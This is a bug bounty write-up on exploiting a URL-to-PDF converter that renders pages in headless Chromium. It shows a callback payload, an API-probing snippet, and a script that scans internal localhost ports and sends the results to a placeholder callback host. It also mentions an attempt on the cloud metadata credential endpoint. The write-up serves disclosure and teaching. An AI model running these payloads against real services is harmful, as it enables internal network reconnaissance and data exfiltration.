On this page
Summary
I found a PDF converter that used Chromium to visit a URL supplied by the user. Since the browser rendered the page before producing the PDF, it means that I had arbitrary JavaScript execution on the Chrome instance that was responsible for rendering the PDF.
The Converter

While enumerating a company's websites, I came across a /pdf endpoint. The page read the type and url parameters and sent them to /pdf/download. A comment in the source showed an example using an HTML page, so I started with that.
Changing the URL to a Burp Collaborator address gave me HTTP callbacks. I then supplied a HTML page I controlled and received a PDF of it, with its contents rendered properly.
The PDF's producer was Skia/PDF m115, which matched the Chrome/115.0.0.0 user agent in the callbacks. This suggested Chromium was visiting the page and generating the PDF.
JavaScript Execution
Since Chromium was visiting the page to render it, JavaScript could run before the PDF was created. I could put a script in my HTML and have the server's browser run it. To check this, I hosted a page that sent a callback:
<!doctype html>
<script>
    fetch("https://collector.example.invalid/script-ran", {
        mode: "no-cors"
    }).catch(() => {});
</script>
The callback arrived from the same remote address as the original request. This confirmed that my script ran inside the server's browser. Converters can disable JavaScript, but it was enabled here.
Available APIs
From there, I checked which functions and globals the page can use. Browser JavaScript has APIs such as fetch and the DOM. It doesn't get Node.js modules such as fs, or the Node.js process global, by default, although a converter could expose extra helpers.
A check like this would print their types into the page, which would then appear in the PDF:
const checks = {
    fetch: typeof fetch,
    XMLHttpRequest: typeof XMLHttpRequest,
    WebSocket: typeof WebSocket,
    require: typeof require,
    process: typeof process
};
document.body.textContent = JSON.stringify(checks, null, 4);
For this case, the JS was pretty limited and I only had fetch.
Gaining Impact
First thing I tried was JavaScript execution that writes local file contents into the PDF, but it didn't work.
A remote page faces browser rules about origins and URL schemes. The renderer sandbox is a separate restriction at the operating-system level. Trying variations and encoding did not work as planned, so this probably wasn't allowed.
Internal Port Enumeration
I used fetch() to try a few localhost ports, and to access the credentials stored at https://169.254.169.254. While the latter did not work, the former fetch() calls did return some time differences.
Based on this, a script to enumerate ports was created:
<script>
[22, 80, 443, 2375, 3000, 3306, 5432, 5672, 6379, 6443, 8000, 8080, 8200, 8443, 8500, 9000, 9092, 9200, 10250, 27017].forEach(port => {
  fetch('http://127.0.0.1:' + port)
    .then(r => r.text())
    .then(d => fetch('https://YOUR_INSTANCE.httpworkbench.com/callback?port=' + port + '&data=' + encodeURIComponent(d.slice(0,200))))
    .catch(e => fetch('https://YOUR_INSTANCE.httpworkbench.com/callback?port=' + port + '&err=' + encodeURIComponent(e.message)));
});
</script>
The above worked, as ports like 80 and 443 did return the data parameter, whereas other ports returned err. I could not see the actual data that was fetched, but it sufficed to show that I had some form of enumeration that was possible. This made the issue acceptable.